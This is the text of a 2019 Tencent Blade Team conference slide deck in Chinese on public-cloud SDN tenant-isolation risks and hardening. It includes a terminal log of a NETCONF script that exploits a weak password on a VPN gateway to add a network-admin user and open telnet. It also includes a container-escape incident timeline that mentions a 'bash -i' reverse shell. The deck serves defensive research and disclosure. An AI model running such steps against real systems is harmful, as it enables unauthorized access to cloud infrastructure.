

2019

Tencent Blade Team

公有云SDN的安全风险与加固

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About Me



- 安全平台部高级工程师
- Tencent Blade Team
- 安全预研，SDN、BIOS、TEE



About Tencent Blade Team



谷歌TensorFlow

成功发现首个TensorFlow框架自身安全漏洞，并包揽TF已知前七个漏洞



发现SQLite严重漏洞

成功发现SQLite存在严重漏洞，影响Chromium浏览器和大量Android、iOS应用



深耕IoT领域

成功破解Amazon Echo、Google Home、小米智能音箱等IoT设备



输出全行业泛安全影响力

为腾讯Tday、腾讯首届技术文化周等活动输出泛安全影响力

获Amazon、小米、华为等多个品牌官方认可

Amazon、小米、华为等多个品牌官方认可，获小米安全年度最佳守护者，荣获华为漏洞奖励计划官方认可

多次受邀参加海内外顶级安全会议

受邀参加Blackhat USA、DEFCON、HITB、CanSecWest、CSS、KCon、XCon等多个海内外顶级安全会议



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
PART 01 SDN

技术背景
租户隔离





SDN技术背景






SDN技术背景

SDN的优势

- 物理拓扑与逻辑拓扑不再绑定
- 按需实时变更逻辑拓扑
- 按需实时生成网络功能







SDN租户隔离

公有云SDN的核心特性


- 云上几乎所有业务的共需
- 具备多种实现方式
- 守护云安全的绝境长城



IAAS



K8S



裸金属



PART
02

Beyond VM


从VM被入侵说起





Beyond VM


问：某用户购买的VM被入侵，
应如何处理？



Beyond VM

问：某用户购买的VM被入侵，应如何处理？


答：好像可以卖一套安全产品，说不定再加一套安全服务哦~





Beyond VM

追问：是用户买的VPN被黑了，咋办？





Beyond VM

追问：是用户买的VPN被黑了，咋办？

哦豁.....

NETCONF对外开放弱密码.....

华生你发现了盲点



```

[root@VM_234_214_centos ~]# ./.netconf.sh [REDACTED] ./adduser
REMOTE_IP=[REDACTED]
AUTH_INFO=100002430c958c8f3f12927c173b2e0064ae
<?xml version="1.0" encoding="UTF-8"?><env:Envelope xmlns:env="http://www.w3.org/2003/05/soap-
="true"><auth:AuthInfo>100002430c958c8f3f12927c173b2e0064ae</auth:AuthInfo></auth:Authenticati
nfiguration><![CDATA[<vpngw-18s521kr>system
System View: return to User View with Ctrl+Z.
[vpngw-18s521kr]local-user stannisyang class manage
New local user added.
[vpngw-18s521kr-luser-manage-stannisyang]password simple [REDACTED]
[vpngw-18s521kr-luser-manage-stannisyang]service-type telnet
[vpngw-18s521kr-luser-manage-stannisyang]authorization-attribute user-role network-admin
[vpngw-18s521kr-luser-manage-stannisyang]quit
]]></Configuration></CLI></r
[root@VM_234_214_centos ~]# ./.netconf.sh [REDACTED] ./opentelnet
REMOTE_IP=[REDACTED]
AUTH_INFO=10000348f4ebf1c9a919d118706892afe81e
<?xml version="1.0" encoding="UTF-8"?><env:Envelope xmlns:env="http://www.w3.org/2003/05/soap-
="true"><auth:AuthInfo>10000348f4ebf1c9a919d118706892afe81e</auth:AuthInfo></auth:Authenticati
nfiguration><![CDATA[<vpngw-18s521kr>system
System View: return to User View with Ctrl+Z.
[vpngw-18s521kr]no telnet server acl
]]></Configuration></CLI></rpc-reply></env:Body></env:Envelope>[root@VM_234_214_centos ~]#
[root@VM_234_214_centos ~]# telnet [REDACTED]
Trying [REDACTED]...
Connected to [REDACTED].
Escape character is '^]'.

*****
* Copyright (c) 2004-2018 [REDACTED] Technologies Co., Ltd. All rights reserved.*
* without the owner's prior written consent.*
* no decompiling or reverse-engineering shall be allowed.*
*****

login: stannisyang
Password:
<vpngw-18s521kr>dir
Directory of flash:
0 -rw- 6403072 Apr 28 2018 19:13:08 [REDACTED]-BOOT-[REDACTED]-x64.bin
1 -rw- 28680192 Apr 28 2018 19:13:08 [REDACTED]-PACKET-CAPTURE-[REDACTED]-x64.bin
2 -rw- 92817408 Apr 28 2018 19:13:08 [REDACTED]-SYSTEM-[REDACTED]-x64.bin

```




Beyond VM

1. VPN也是一台VM
2. VPN和用户其他VM在同一虚拟网络

但是

VPN VM受SDN控制器管理配置

VPN VM可逃离租户隔离限制！！！！



PART
03

Devops without Sec


愿安全与你同在



Devops without Sec

经验教训

- SDN安全配置在产品迭代中可能丢失
- SDN网络隔离必须结合加密通信、ACL控制形成纵深
- SDN跨越隔离边界的实体必须监控网络通信



PART
04

Naughty Docker

非典型容器逃逸





Naughty Docker

舞台：Serverless

主角：Docker

演出时长：300s

剧本：whatever

CNCF Serverless Landscape
2019-08-19T05:59:59Z 0c12782

See the serverless interactive display at s.cncf.io

Greyed logos are not open source



Tools

Security

Framework

Platform

Hosted

Installable



s.cncf.io

Serverless computing refers to a new model of cloud native computing, enabled by architectures that do not require server management to build and run applications. This landscape illustrates a finer-grained deployment model where applications, bundled as one or more functions, are uploaded to a platform and then executed, scaled, and billed in response to the exact demand needed at the moment



Cloud Native Landscape





Naughty Docker

天气风和日丽，发现了有趣的事~

- 0秒，X母机Y1容器，bash -i反弹Shell
- 306秒，X母机Y2容器，下载扫描工具
- 630秒，X母机Y3容器，下载扫描工具
- 800秒，X母机**Y3容器**，下载**某POC工具α**




不明真相喝水吃饼吃瓜吃鸡腿群众



Naughty Docker

- 800秒，X母机Y3容器，下载某POC工具 α
- 1000秒，X母机Y3容器，下载某POC工具 β
- 1080秒，X母机，执行ifconfig、whoami、id

母机API漏策略没隔离！！！！



PART
05

Greatwall

万里长城永不倒，也别漏





Greatwall

经验教训

- 逃逸不一定是漏洞，也许是SDN网络隔离失效
- 针对容器/母机的强健监控，保障了SDN的持续进化
- SDN网络隔离，云服务安全长城的基石





PART
06

Conclusion


SDN安全，公有云的安全基石





Conclusion

- 攻击面
- 典型问题
 - 配置不当
 - 可用性问题
 - 通信未加密
 - 密钥管理



Control plane

Control channel

Data plane



网络安全

宙斯盾
DNS劫持监控



应用安全

洞犀
金刚
门神



主机安全

安全架构
洋葱



数据安全

安全合规
安全质量



多维提升

前沿研究
威胁情报
蓝军演练

谢谢观看

演讲人：杨韬

